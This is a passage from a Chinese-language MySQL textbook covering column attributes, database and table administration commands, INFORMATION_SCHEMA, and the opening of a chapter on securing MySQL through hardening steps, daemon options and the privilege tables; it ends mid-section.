如果将一个列定义为 NOT NULL，将不允许向该列插入 NULL 值。建议在重要情况下始终使用 NOT NULL 属性，因为它提供了一个基本验证，确保已经向查询传递了所有必要的值。NOT NULL 列的示例如下：

```
zipcode VARCHAR(10) NOT NULL
```

● NULL

简言之，NULL 属性意味着指定列不可以存在值。记住，NULL 精确的说法为“无”，而不是空字符串或 0。为列指定 NULL 属性时，该列可以保持为空，而不论行中其他列是否已经被填充。

列会被默认地指定 NULL 属性。一般而言，你可能不想采用这种默认设置，而希望确保表不会接受空值，这是通过上面介绍的 NULL 的对立属性 NOT NULL 来实现的。

- PRIMARY KEY

PRIMARY KEY属性用于确保指定行的唯一性。指定为主键的列中，值不能重复，也不能为空。为指定为主键的列赋予AUTO_INCREMENT属性是很常见的，因为此列不必与行数据有任何关系，而只是作为一个唯一标识符。但是，还有另外两种方法确保记录的唯一性。

- **单字段主键**。如果输入到数据库中的每行都已经有不可修改的唯一标识符（例如部件号码或社会保险号），一般会使用单字段主键。注意，此键一旦设置就不能再修改。
- **多字段主键**。如果记录中任何一个字段都不可能保证唯一性，就可以使用多字段主键。这时，多个字段联合起来确保唯一性。当出现这种情况时，指定一个 AUTO_INCREMENT 整数作为主键是个好主意，这样就不必为每次插入生成唯一标识符了。

下面 3 个示例分别展示了自动增加主键、单字段主键和多字段主键的创建。

创建自动增加主键：

```
CREATE TABLE employees (
   id SMALLINT NOT NULL AUTO_INCREMENT,
   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(55) NOT NULL,
   PRIMARY KEY(id));
```

创建单字段主键：

```
CREATE TABLE citizens (
   id VARCHAR(9) NOT NULL,
   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   zipcode VARCHAR(9) NOT NULL,
   PRIMARY KEY(id));
```

创建多字段主键：

```
CREATE TABLE friends (
   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   nickname varchar(15) NOT NULL,
   PRIMARY KEY(lastname, nickname));
```

1. UNIQUE

被赋予 UNIQUE 属性的列将确保所有值都有不同的值，只是 NULL 值可以重复。一般会指定一个列为 UNIQUE，以确保该列的所有值都不同。例如，要防止多次向一个新闻订阅列表中插入相同的电子邮件地址，同时该字段可以为空（NULL）。以下是为列指定 UNIQUE 属性的示例：

```
email VARCHAR(55) UNIQUE
```

2. ZEROFILL

ZEROFILL属性可用于任何数值类型，用 0 填充所有剩余字段空间。例如，无符号INT的默认宽度为 10；因此，当“零填充”的INT值为 4 时，将表示它为 0000000004。ZEROFILL属性的示例如下：

```
odometer MEDIUMINT UNSIGNED ZEROFILL NOT NULL
```

根据此定义，值 35 678 将返回为 0035678。

28.3　处理数据库和表

学习如何管理和导航 MySQL 数据库和表是要掌握的首要任务之一。本节重点介绍几个关键任务。

28.3.1　处理数据库

本节展示如何查看、创建、选择和删除 MySQL 数据库。

1. 查看数据库

获取服务器上的数据库列表通常很有用。为此，执行 SHOW DATABASES 命令：

```
mysql>SHOW DATABASES;
```

```
+--------------------------------+
| Database                       |
+--------------------------------+
| information_schema             |
| book                           |
| corporate                      |
| mysql                          |
| test                           |
| wikidb                         |
+--------------------------------+
6 rows in set (0.57 sec)
```

记住，能不能查看指定服务器上的所有可用数据库，这要受用户权限的影响（有关信息请参见第 29 章）。

注意，使用 SHOW DATABASES 命令是 MySQL 5.0.0 之前版本的标准方法。虽然此命令对于版本 5.0.0 及以后版本仍然可用，但建议利用 INFORMATION_SCHEMA 提供的命令。关于这个新特性的更多信息参见 28.3.4 节。

2. 创建数据库

创建数据库有两种常见的方法。可能最简单的方法是在 mysql 客户端中使用 CREATE DATABASE 命令：

```
mysql>CREATE DATABASE company;
```

```
Query OK, 1 row affected (0.00 sec)
```

还可以通过 mysqladmin 客户端创建数据库：

```
%>mysqladmin -u root -p create company
Enter password:
%>
```

数据库创建失败的常见问题包括权限不够、权限不正确，或者尝试创建已经存在的数据库。

3. 使用数据库

数据库一旦创建，就可以通过“使用”（USE 命令）数据库，将其指定为默认的工作数据库：

```
mysql>USE company;
```

```
Database changed
```

另外，通过 mysql 客户端登录时，可以在命令行传入数据库名直接切换到该数据库，如下：

```
%>mysql -u root -p company
```

4. 删除数据库

删除数据库的方式与创建的方式相似。可以在 mysql 客户端中使用 DROP 命令删除数据库，如下：

```
mysql>DROP DATABASE company;
```

```
Query OK, 1 row affected (0.00 sec)
```

另外，可以在 mysqladmin 客户端删除数据库。以这种方式删除的优点是在删除前会要求确认：

```
%>mysqladmin -u root -p drop company
Enter password:
Dropping the database is potentially a very bad thing to do.
Any data stored in the database will be destroyed.

Do you really want to drop the 'company' database [y/N] y
Database "company" dropped
%>
```

28.3.2 处理表

本节将学习如何创建、列出、查看、删除和修改 MySQL 数据库表。

1. 创建表

表通过 CREATE TABLE 语句来创建。虽然此语句有很多选项和子句，但非正式地介绍所有这些选项和子句不太现实，因此本节只介绍该语句在下面几节中将使用的各个特性。不过，这里会给出一般的用法。作为示例，首先创建在本章开始时讨论的 employees 表：

```
CREATE TABLE employees (
   id TINYINT UNSIGNED NOT NULL AUTO_INCREMENT,
   firstname VARCHAR(25) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(45) NOT NULL,
   phone VARCHAR(10) NOT NULL,
   PRIMARY KEY(id));
```

记住，表至少包含一个列。另外，创建表之后总是可以再回过头来修改表的结构。本节后面将学习如何通过 ALTER TABLE 命令完成表的修改。

无论当前是否在使用目标数据库，都可以创建表。只要在表名后面加上目标数据库名，如下：

```
database_name.table_name
```

2. 有条件地创建表

默认情况下，如果试图创建一个已经存在的表，MySQL 会产生一个错误。为避免这个错误，CREATE TABLE 语句提供了一个子句，如果你希望在目标表已经存在的情况下简单地退出表创建，就可以使用这个子句。例如，假设希望分发一个依赖于 MySQL 数据库存储数据的应用程序。因为有些用户可能下载最新的版本进行升级，而其他用户可能第一次下载这个应用，所以安装脚本需要一种简单的方式来创建新用户的表，而不会在升级过程中显示错误。这是通过 IF NOT EXISTS 子句完成的。例如，假设希望只在 employees 表不存在的情况下创建这个表：

```
CREATE TABLE IF NOT EXISTS employees (
   id TINYINT UNSIGNED NOT NULL AUTO_INCREMENT,
```

```
    firstname VARCHAR(25) NOT NULL,
    lastname VARCHAR(25) NOT NULL,
    email VARCHAR(45) NOT NULL,
    phone VARCHAR(10) NOT NULL,
    PRIMARY KEY(id));
```

这个动作的一个奇怪现象是输出并未指出表是否已创建。无论是否已创建，都会在返回到命令提示窗口时显示“Query OK”消息。

3. 复制表

基于现有的表创建新表是一项很容易的任务。以下查询将得到 employees 表的一个副本，名为 employees2：

```
CREATE TABLE employees2 SELECT * FROM employees;
```

将向数据库增加一个相同的表 employees2。

有时可能希望只基于现有表的几个列创建一个表。通过在 CREATE SELECT 语句中指定列就可以实现：

```
CREATE TABLE employees3 SELECT firstname, lastname FROM employees;
```

4. 创建临时表

有时所创建的表要与当前会话的生命周期一样长，这很有用。例如，可能需要对某个大型表的一个子集完成多个查询。与其重复地对整个表运行查询，不如为该子集创建一个临时表，然后针对这个临时表运行查询。这是通过使用 TEMPORARY 关键字和 CREATE TABLE 语句来实现的：

```
CREATE TEMPORARY TABLE emp_temp SELECT firstname,lastname FROM employees;
```

临时表的创建与其他表一样，只是它们存储在操作系统指定的临时目录中，在 Linux 中一般为/tmp 或/usr/tmp。可以通过设置 MySQL 的 TMPDIR 环境变量覆盖此默认设置。

注解　从MySQL 4.0.2开始，需要拥有CREATE TEMPORARY TABLE权限才能创建临时表。关于MySQL权限系统的详细信息，请参见第29章。

---

5. 查看数据库中可用的表

可以利用 SHOW TABLES 命令查看数据库中可用的表：

```
mysql>SHOW TABLES;
```

```
+--------------------------------+
| Tables_in_company              |
+--------------------------------+
| employees                      |
+--------------------------------+
1 row in set (0.00 sec)
```

注意，这是 MySQL 5.0.0 之前版本中的标准方法。虽然此命令对于版本 5.0.0 及以后版本仍可用，但建议使用 INFORMATION_SCHEMA 提供的命令。关于此新特性的更多信息，请参见 28.3.4 节。

6. 查看表结构

可以使用 DESCRIBE 语句查看表结构：

```
mysql>DESCRIBE employees;
```

```
+-----------+---------------------+------+-----+---------+----------------+
| Field     | Type                | Null | Key | Default | Extra          |
+-----------+---------------------+------+-----+---------+----------------+
| id        | tinyint(3) unsigned |      | PRI | NULL    | auto_increment |
| firstname | varchar(25)         |      |     |         |                |
| lastname  | varchar(25)         |      |     |         |                |
| email     | varchar(45)         |      |     |         |                |
| phone     | varchar(10)         |      |     |         |                |
+-----------+---------------------+------+-----+---------+----------------+
```

另外，使用 SHOW 命令也能得到同样的结果：

```
mysql>SHOW columns IN employees;
```

如果希望对如何解析模式做更多控制，可以使用通过 INFORMATION_SCHEMA 提供的命令，见28.3.4节关于 INFORMATION_SCHEMA 的介绍。

7. 删除表

删除表也称*丢弃*（drop）表，是通过 DROP TABLE 语句实现的。其语法如下：

```
DROP [TEMPORARY] TABLE [IF EXISTS] tbl_name [, tbl_name,...]
```

例如，可以如下删除 employees 表：

```
DROP TABLE employees;
```

还可以同时删除 employees2 和 employees3 表，如下：

```
DROP TABLE employees2, employees3;
```

28.3.3 更改表结构

你会发现自己经常修改和改进表结构，特别是在开发初期。但是，每次进行修改时不必都先删除再重新创建表。相反，可以使用ALTER语句修改表的结构。利用这个语句，可以在必要时删除、修改和增加列。与CREATE TABLE一样，ALTER TABLE提供了很多子句、关键字和选项（可以在MySQL手册中查看详细的信息）。本节将提供一些示例，让你能够快速入门。首先增加一列。假设希望在employees表中记录每个员工的生日：

```
ALTER TABLE employees ADD COLUMN birthdate DATE;
```

新的列放在表的最后位置。不过，还可以使用适当的关键字（包括 FIRST、AFTER 和 LAST）来控制新列的位置。例如，可以将 birthdate 列放在 lastname 列的后面，如下：

```
ALTER TABLE employees ADD COLUMN birthdate DATE AFTER lastname;
```

哎呀，忘了 NOT NULL 子句！可以如下修改这个新列：

```
ALTER TABLE employees CHANGE birthdate birthdate DATE NOT NULL;
```

最后，因为觉得没有必要记录员工的生日，所以再删除该列：

```
ALTER TABLE employees DROP birthdate;
```

28.3.4 INFORMATION_SCHEMA

在本章前面学习了SHOW命令，它用来了解服务器中的数据库、数据库中的表，以及表中列的信息。事实上，SHOW还能帮助了解服务器配置的很多信息，包括用户权限、所支持的表引擎、正在执行的进

程等。问题是，SHOW不是一个标准的数据库特性，它完全是MySQL内置特性。此外，它的功能不是特别强大。例如，无法使用此命令了解表的引擎类型，也无法很容易地确定一组表中哪些列的类型是VARCHAR。版本 5.0.2 引入了INFORMATION_SCHEMA，可以解决此类问题。

INFORMATION_SCHEMA 得到了 SQL 标准的支持，为使用典型的 SELECT 查询来了解数据库和各种服务器设置提供了一个解决方案。它由28个表组成，可以帮助了解安装环境的几乎所有方面。下面列出表名和简要描述。

- CHARACTER_SETS。存储关于可用字符集的信息。
- COLLATIONS。存储关于字符集校正的信息。
- COLLATION_CHARACTER_SET_APPLICABILITY。INFORMATION_SCHEMA.COLLATIONS 表的子集，将字符集与各个校正匹配。
- COLUMNS。存储表列的信息，例如列名、数据类型和是否可以为空。
- COLUMN_PRIVILEGES。存储关于列权限的信息。记住，此信息实际上是从 mysql.columns_priv 表获取的。但是，从 COLUMN_PRIVILEGES 表获取数据就有机会在查询数据库属性时得到更大的统一性。关于此主题的更多信息，请参见第 29 章。
- ENGINES。存储有关可用存储引擎的信息。
- EVENTS。存储调度事件的有关信息。调度事件超出了本书讲述范畴，更多相关内容请参考 MySQL 文档。
- FILES。存储 NDB 磁盘数据表的有关信息。NDB 是一个存储引擎，不过超出了本书讲述范畴，更多相关内容请参考 MySQL 文档。
- GLOBAL_STATUS。存储服务器状态变量的有关信息。
- GLOBAL_VARIABLES。存储服务器设置的有关信息。
- KEY_COLUMN_USAGE。存储键列约束的有关信息。
- PARTITIONS。存储表分区的有关信息。
- PLUGINS。存储插件的有关信息，插件是 MySQL 5.1 新增的一个特性，不过超出了本书讲述范畴，更多相关内容请参考 MySQL 文档。
- PROFILING: 存储关于查询概况的信息。还可以执行 SHOW PROFILE 和 SHOW PROFILES 命令找到有关信息。
- PROCESSLIST。存储当前运行线程的有关信息。
- REFERENTIAL_CONSTRAINTS。存储外键的有关信息。
- ROUTINES。存储有关存储过程和函数的信息。更多相关内容见第 32 章。
- SCHEMATA。存储位于服务器上的数据库的有关信息，如数据库名和默认字符集。
- SCHEMA_PRIVILEGES。存储数据库权限的有关信息。要记住，这个信息实际上是从 mysql.db 表获取的。不过，从这个表获取权限信息在查询数据库属性时可以额外获得统一性。更多相关内容见第 29 章。
- SESSION_STATUS。存储当前会话的有关信息。
- SESSION_VARIABLES。存储当前会话配置的有关信息。
- STATISTICS。存储各个表索引的有关信息，如列名、是否允许为 null，以及各行是否必须唯一。

- TABLES。存储关于各个表的信息，例如表名、引擎、创建时间和平均行长度。
- TABLE_CONSTRAINTS。存储关于表约束的信息，例如是否包括 UNIQUE 和 PRIMARY KEY 列。
- TABLE_PRIVILEGES。存储关于表权限的信息。记住，此信息实际上是从 mysql.tables_priv 表获取的。但是，从 TABLE_PRIVILEGES 表获取数据就有机会在查询数据库属性时得到更大的统一性。关于此主题的更多信息，请参见第 29 章。
- TRIGGERS。存储关于各个触发器的信息，例如是根据插入、删除还是修改触发。注意，直到版本 5.0.10 这个表才添加到 INFORMATION_SCHEMA 中。有关的更多信息请参见第 33 章。
- USER_PRIVILEGES。存储关于全局权限的信息。记住，这个信息实际上是从 mysql.user 表获取的。但是，从 USER_PRIVILEGES 表获取数据就有机会在查询数据库属性时得到更大的统一性。有关的更多信息请参见第 29 章。
- VIEWS。存储关于各个视图的信息，例如视图的定义，以及是否可更新。有关的更多信息请参见第 34 章。

为获取服务器上除 mysql 之外的数据库中所有表名和相应引擎类型的列表，可以执行如下命令：

```
mysql>USE INFORMATION_SCHEMA;
mysql>SELECT table_name FROM tables WHERE table_schema != 'mysql';
```

```
+-------------------------+--------+
| table_name              | engine |
+-------------------------+--------+
| authentication_dynamic  | MyISAM |
| authentication_static   | MyISAM |
| products                | InnoDB |
| selectallproducts       | NULL   |
| users                   | MEMORY |
+-------------------------+--------+
5 rows in set (0.09 sec)
```

要选择 corporate 数据库中有 VARCHAR 数据类型列的表名和相应列名，执行如下命令：

```
mysql>select table_name, column_name from columns WHERE
    -> data_type='varchar' and table_schema='corporate';
```

```
+-------------------------+-------------+
| table_name              | column_name |
+-------------------------+-------------+
| authentication_dynamic  | username    |
| authentication_dynamic  | pswd        |
| products                | name        |
| selectallproducts       | name        |
| users                   | username    |
| users                   | pswd        |
+-------------------------+-------------+
6 rows in set (0.02 sec)
```

从这几个简单的示例中可以看出，使用 SELECT 查询来获取这些信息，比使用 SHOW 要灵活得多。但是要记住，INFORMATION_SCHEMA 只在版本 5 以后可用。此外，SHOW 命令也不太可能在近期内消失。因此，如果只想快速地查看一些概况，如服务器上的数据库，继续使用 SHOW 肯定能让你少敲几个字符。

28.4　小结

本章讨论了 MySQL 表设计的许多深层话题。首先简要介绍了 MySQL 存储引擎，讨论了每种引擎的作用和优点。后面介绍了 MySQL 支持的数据类型，提供了每种类型的名称、作用和值域等信息。然后，我们研究了一些最常用的属性，这些属性可以进一步调整列的行为。接下来，本章简要介绍了基本的 MySQL 管理命令，展示了如何列出、创建、删除、分析和修改数据库和表。最后介绍了 MySQL 5.0.2 及更新版本中出现的 INFORMATION_SCHEMA 特性。

下一章将探讨另一个重要的 MySQL 特性：安全。你将全面了解 MySQL 强大的权限表，并更多地学习如何保护 MySQL 服务器守护进程，以及如何使用 SSL 创建安全的 MySQL 连接。

第 29 章 保护 MySQL 的安全

这几乎是自然反射：离开家或汽车时，你会花点时间锁上门并设置警报器。之所以这样做，是因为你知道如果不采取这些基本但有效的防范措施，那么车中物品被盗的可能性会大大增加。有讽刺意味的是，IT 行业却普遍采用了相反的方法。IT 系统和应用程序都门户大开，以至于在电子攻击下知识成果遭到窃取和破坏，尽管这种情况很普遍，但很多开发人员仍然不愿意花点时间和功夫来创建安全的计算环境。

注解 恶意攻击并不是造成数据破坏或毁坏的唯一原因。有太多的开发人员和管理员都选择使用超大权限的账户，其中不必要地包含了过多的权限。最终导致的后果是：原本不允许执行的命令现在却可以执行，以致于造成严重的破坏。本章将介绍如何避免这种灾难。

本章介绍 MySQL 配置以及非常有效的安全模型的一些重要方面。具体地，本章将详细描述 MySQL 的用户权限系统，展示如何创建用户、管理权限和修改密码。此外，还会介绍 MySQL 的安全（SSL）连接特性。你将了解到如何对用户资源消耗加以限制。读完本章后，你应当熟悉以下主题。

- 第一次启动 `mysqld` 守护进程后马上要采取的步骤。
- 如何保护 `mysqld` 守护进程。
- MySQL 的访问权限系统。
- `GRANT` 和 `REVOKE` 函数。
- 用户账户管理。
- 使用 SSL 创建安全 MySQL 连接。

首先讨论的内容是：在对 MySQL 数据库服务器进行任何操作之前，应当做什么。

29.1 首先应当做什么

在完成第 26 章介绍的安装和配置过程之后，应当马上执行一些基本却非常重要的任务，本节将概要说明这些任务。

- **为操作系统和所安装的软件打补丁**。如今似乎每周都在提出软件安全警告，虽然很烦人，但采取措施确保系统打上所有补丁绝对是必要的。利用攻击指令和因特网上丰富的工具，即使恶意用户在攻击方面没有多少经验，都可以毫无阻碍地利用未打补丁的服务器。自动化的扫描工具增加了未打补丁的服务器被找到并损害的可能性。即使在使用托管服务器，也不要盲目依赖于

服务提供商来完成必要的升级，要自己监视支持更新，以确保处理了打补丁的有关事情。

- **禁用所有不使用的系统服务**。始终要注意，将服务器连接到网络之前一定要消除所有不必要的系统服务。例如，如果你不打算从Web服务器发送电子邮件，就没有必要让服务器的SMTP守护进程继续运行，因为这有可能招致疏忽并最终带来安全问题。
- **关闭端口**。虽然关闭未使用的系统服务是减少成功攻击可能性的好方法，不过还可以通过关闭未使用的端口来添加第二层安全。对于专用的数据库服务器，可以考虑关闭 1024 以下除指定 SSH 端口外的所有端口、3306（MySQL）和一些“工具”端口[如 123（NTP）]。除了在专用防火墙工具或路由器上做这些调整之外，还可以考虑利用操作系统的防火墙。
- **审计服务器的用户账户**。特别是当已有的服务器被改换意图作为公司的数据库主机时，要确保禁用所有非特权用户，最好是全部删除。虽然 MySQL 用户和操作系统用户完全无关，但他们都可访问服务器环境，仅凭这一点就可能会有意无意地破坏数据库服务器及其内容。为完全确保在审计中不会有遗漏，可以考虑重新格式化所有服务器驱动器，并重新安装操作系统。
- **设置 MySQL root 用户密码**。默认情况下，MySQL root（管理员）账户密码为空。虽然很多人发现这样存在问题，但这却一直是标准过程，而且很可能还会继续一段时间。因此，必须要立即增加密码！为此可以使用 SET PASSWORD 命令，如下：

```
%>mysql -u root mysql
%>SET PASSWORD FOR root@localhost=PASSWORD('secret');
%>FLUSH PRIVILEGES;
```

此外，可以使用 mysqladmin 客户端，如下所示。不过，我不建议使用这种方法，因为这会使密码被存储到你的 shell 历史中：

```
%>mysqladmin -u root password secret
```

当然，要选择一个比 secret 更复杂的密码。类似于 123、abc 和宠物狗名等密码 MySQL 都可以接受，但这会让你自掘坟墓。可以考虑选择一个长度至少为 8 个字符，由数字和不同大小写的字母字符组成的密码。

29.2　保护 mysqld 守护进程

在启动 mysqld 守护进程时，可以使用一些安全选项。

- --chroot。把服务器置于一个受限的环境中，修改 MySQL 服务器看到的操作系统根目录。这样就能大大遏制借助 MySQL 数据库破坏服务器可能导致的后果。
- --skip-networking。防止在连接 MySQL 时使用 TCP/IP 套接字，这意味着无论是否提供凭证，都不接受远程连接。如果你的应用程序和数据库位于相同的服务器上，绝对应当考虑启用此选项。
- --skip-name-resolve。防止在连接到MySQL数据库时使用主机名，只应允许IP地址或localhost。
- --skip-show-database。防止任何没有SHOW DATABASES权限的用户使用此命令查看位于服务器上的数据列表。自版本 4.02 起，user表中的Show_db_priv列会模拟此特性。（关于user表的更多信息，请参见下一节。）当然，如果用户拥有数据库特定的权限，执行SHOW DATABASES命令便可列出相关的数据库。

- --local-infile。将这个选项设置为0时，将禁止使用命令 LOAD DATA LOCAL INFILE（如果启用这个命令，则允许客户从其本地机器加载文件）。不过，在这里“本地”一词有些误导，这有两个原因。首先，真正负责发起传输的是 MySQL 服务器而不是客户端，这说明可以对服务器加补丁从而从客户的机器（而不是用户指定的机器）获取一个文件。其次，如果发起这个过程的网站在数据库服务器以外的另一个服务器上运行，那么 Web 服务器对客户是“本地的”，这说明一个恶意客户可以把位于 Web 服务器上的一个文件发送到数据库，可以想见，这样一来以后这个客户就可以查看这个文件。关于这个命令的更多信息请参见第 38 章。
- --safe-user-create。如果用户没有对 user 表的 INSERT 权限，这个选项将防止这些用户通过 GRANT 命令创建新用户。

29.3 MySQL 访问权限系统

要防止数据被偶然或蓄意地非法查看、修改或删除，这应当始终是你首先要考虑的问题。但在安全的数据库和用户便利性及灵活性之间取得平衡通常是一个难题。如果考虑可能存在于任何特定环境中的众多访问情况，这种平衡的微妙性就会越发明显。例如，如果用户需要修改权限，而不需要插入权限怎么办？如何验证一个需要从多个不同IP地址访问数据库的用户？如果希望只为用户提供某些表列的读权限，而限制其对其他列的权限，该怎么办？幸运的是，MySQL开发人员将你从这些任务中解脱出来，他们在服务器中集成了完备的验证和授权功能。这通常被称为MySQL的*权限系统*（privilege system），它依赖于一个名为mysql的特殊数据库，所有MySQL服务器上都提供有这个数据库。这一节中我将解释权限系统如何工作，也就是这个数据库中的各个表对于实现这个强大的安全特性所起的作用。在这个概要介绍之后，我会更深入地分析这些表，正式介绍它们的角色、内容和结构。

29.3.1 权限系统的工作方式

MySQL 的权限系统基于两个一般概念。

- **验证**。确定用户是否被允许连接服务器。
- **授权**。确定已验证用户是否拥有足够的权限执行查询请求。

如果验证不成功，授权就无法进行，所以可以认为此过程分为两个阶段。

1. 访问控制的两个阶段

一般的权限控制过程分为两个不同的阶段：*连接验证*和*请求验证*。这两个阶段共分 5 个不同步骤来完成。

(1) MySQL 使用 user 表的内容来确定应当接受还是拒绝进入的连接。这是通过将指定主机和用户与 user 表中包含的记录进行匹配完成的。MySQL 还确定用户是否需要安全连接，以及是否超出了该账户被允许的每小时最大连接数。执行完步骤(1)，权限控制过程的验证阶段就结束了。

(2) 步骤(2)开始权限控制过程的授权阶段。如果连接被接受，MySQL 就验证是否超出了该账户每小时被允许的最大查询或更新数。接下来，检查 user 表中授予的相应权限。如果启用了任何一种权限（设置为 y），用户则有对*所有数据库*的全局权限，可以按照该权限授权的功能进行操作。当然，配置妥当的服务器可能禁用所有权限，这就产生了步骤(3)。

(3) 检查 db 表，验证允许该用户与哪些数据库交互。此表中启用的任何相应权限也适用于允许此用户交互的数据库中的所有表。如果没有启用任何权限，但匹配一个用户并找到了主机值，则会直接

执行步骤(5)。如果找到一个匹配用户，但没有对应的主机值，则继续执行步骤(4)。

(4) 如果 db 表中存在一条与该用户匹配的记录，但主机值为空，就检查 host 表。如果找到匹配的主机值，则用户对 host 表中指示的数据库（而不是 db 表中的数据库）有相应权限。这就允许对特定数据库实现特定于主机的访问。

(5) 最后，如果用户试图执行未在 user、db 或 host 表中授权的命令，就要检查 tables_priv 和 columns_priv 表，确定该用户是否能够对所需的表或列执行该命令。

从上面的分解过程中可以看出，系统按从非常宽泛到非常特殊的顺序检查权限。下面考虑一个具体的示例。

注解　只有MySQL 4.0.2及之后版本才有可能为用户指定每小时最大连接、更新和查询数。自MySQL 5.0.3起，还可以设置用户的最大并发连接数。

---

2. 跟踪一个真实的连接请求

假设用户 jason 从名为 internal.example.com 的客户端主机发起连接，使用 secret 密码。他想要向在 company 数据库中找到的 widgets 表插入一个新行。MySQL 首先确定 jason@internal.example.com 是否有连接数据库的授权，若是，则确定是否允许 jason 执行 INSERT 请求。让我们看一下执行这两个验证时后台都发生了什么。

(1) 用户 jason@internal.example.com 是否需要安全连接？若是，且用户 jason@ internal.example.com 没有提供必需的安全证书就尝试连接，则拒绝请求并结束验证过程；否则，转向步骤(2)。

(2) 确定 jason 账户是否超出了每小时被允许的最大连接数，若是，则拒绝验证过程。接下来，MySQL 确定是否超出了最大并发连接数。如果这两个条件都不满足，则执行步骤(3)；否则，拒绝请求。

(3) 用户 jason@internal.example.com 是否拥有连接数据库服务器的必要权限？若是，则转向步骤(4)；否则，拒绝访问。完成这个步骤后，权限控制机制中的验证部分就结束了。

(4) 用户 jason@internal.example.com 是否超出了允许的最大更新或查询数？如果没有，转向步骤(5)；否则，拒绝访问。

(5) 用户 jason@internal.example.com 是否拥有全局 INSERT 权限？若是，则接受并执行插入请求；否则，转向步骤(6)。

(6) 用户 jason@internal.example.com 是否拥有对 company 数据库的 INSERT 权限？若是，则接受并执行插入请求；否则，转向步骤(7)。

(7) 用户 jason@internal.example.com 对插入请求中指定的 widget 表列是否拥有 INSERT 权限？若是，则接受并执行插入请求；否则，拒绝请求并结束控制过程。

现在你应该已经了解了 MySQL 访问控制机制的一般概念。但是，只有熟悉此过程的技术细节，你的理解才是全面的。因此，请继续读下面的内容。

29.3.2　访问信息存储在哪里

MySQL 的权限验证信息存储在 mysql 数据库中，这个数据库是默认安装的。特别地，此数据库中有 6 个表在验证和权限验证过程中起到重要作用。

- user。确定哪些用户可以从哪台主机登录到数据库服务器。

- db。确定哪些用户可以访问哪些数据库。
- host。db 表的扩展，提供另外一些主机名，用户可以从这些主机连接数据库服务器。
- tables_priv。确定哪些用户可以访问特定数据库的特定表。
- columns_priv。确定哪些用户可以访问特定表的特定列。
- procs_priv。控制存储过程的使用。

本节将详细介绍每个权限表的作用和结构。

1. user表

user 表在某种程度上是独一无二的，因为它是唯一一个在权限请求过程的两个阶段中都起作用的表。在验证阶段，user 表只是负责为用户授权访问 MySQL 服务器，确定用户是否超出了每小时被允许的最大连接数，并确定用户是否超出了最大并发连接数（MySQL 5.0.3 及更高版本）。关于在用户级别上控制资源使用的更多信息，请参见 29.5 节。在此阶段，user 表还要确定是否需要基于 SSL 的授权；若是，user 表则检查必要的凭证。关于此特性的更多信息，请参见 29.6 节。

在请求授权阶段，user表确定允许访问服务器的用户是否被赋予操作MySQL服务器的全局（global）权限。也就是说，此表中启用的任何权限将允许用户对MySQL服务器上的所有数据库完成某种操作。在此阶段，user表还确定用户是否超出了每小时被允许的最大查询和更新数。

user 表还有另一个突出特点：它是唯一一个存储与管理 MySQL 服务器相关的权限的权限表。例如，此表负责确定哪些用户被允许执行与服务器一般功能有关的命令，如关闭服务器、重新加载用户权限，以及查看甚至终止现有的客户端进程。因此，这个 user 表在 MySQL 操作的很多方面都起到非常重要的作用。

由于负责很多方面，user 是最大的权限表，共包含 39 个字段。表 29-1 提供了 user 表中列的有关信息，包括列名、数据类型、属性和默认值。表后面是对每个列作用的详细介绍。

表29-1 user表概览

字　段	数据类型	是否为Null	默 认 值
Host	char(60)	否	无默认值
User	char(16)	否	无默认值
Password	char(41)	否	无默认值
Select_priv	enum('N','Y')	否	N
Insert_priv	enum('N','Y')	否	N
Update_priv	enum('N','Y')	否	N
Delete_priv	enum('N','Y')	否	N
Create_priv	enum('N','Y')	否	N
Drop_priv	enum('N','Y')	否	N
Reload_priv	enum('N','Y')	否	N
Shutdown_priv	enum('N','Y')	否	N
Process_priv	enum('N','Y')	否	N
File_priv	enum('N','Y')	否	N
Grant_priv	enum('N','Y')	否	N

（续）

字　段	数据类型	是否为Null	默　认　值
References_priv	enum('N','Y')	否	N
Index_priv	enum('N','Y')	否	N
Alter_priv	enum('N','Y')	否	N
Show_db_priv	enum('N','Y')	否	N
Super_priv	enum('N','Y')	否	N
Create_tmp_table_priv	enum('N','Y')	否	N
Lock_tables_priv	enum('N','Y')	否	N
Execute_priv	enum('N','Y')	否	N
Repl_slave_priv	enum('N','Y')	否	N
Repl_client_priv	enum('N','Y')	否	N
Create_view_priv	enum('N','Y')	否	N
Show_view_priv	enum('N','Y')	否	N
Create_routine_priv	enum('N','Y')	否	N
Alter_routine_priv	enum('N','Y')	否	N
Create_user_priv	enum('N','Y')	否	N
Event_priv	enum('N','Y')	否	N
Trigger_priv	enum('N','Y')	否	N
ssl_type	enum('','ANY','X509', 'SPECIFIED')	否	0
ssl_cipher	blob	否	0
x509_issuer	blob	否	0
x509_subject	blob	否	0
Max_questions	int(11) unsigned	否	0
Max_updates	int(11) unsigned	否	0
Max_connections	int(11) unsigned	否	0
Max_user_connections	int(11) unsigned	否	0

- Host

Host列指定主机名，用来确定用户从哪个主机地址发起连接。地址可以存储为主机名、IP地址或通配符。通配符可以包括%或_字符。此外，可以用网络掩码来表示IP子网。以下是一些例子：

- www.example.com
- 192.168.1.2
- %
- %.example.com
- 192.168.1.0/255.255.255.0
- localhost

- User

User列指定能够连接数据库服务器的区分大小写的用户名。虽然不允许使用通配符，但可以使用

空白值。如果该项为空，则来自相应Host主机的任何用户都被允许登录数据库服务器。示例如下：

- jason
- jason_Gilmore
- secretary5

● Password

Password 列存储连接用户提供的已加密密码。虽然不允许使用通配符，但可以使用空白密码。因此，应确保所有用户都有相应的密码，以减少潜在的安全问题。

密码以单向散列格式存储，这意味着不可能将其转换回明文格式。此外，自版本 4.1 开始，存储密码所需的字节数从 16 字节增加为 41 字节。因此，如果从 4.1 之前的版本导入数据，并希望利用更长散列提供的更高安全性，需要增加 Password 字段的大小，以适合新的空间需求。为此，可以利用 ALTER 命令手工修改表，也可以运行实用工具 mysql_fix_privilege_tables。（自 MySQL 5.1.7 版本起，这个文件已被 mysql_upgrade 脚本替代。）如果不打算修改这个表，或者无法修改此表，MySQL 仍允许维护密码，但只会继续使用老办法。

用户身份验证

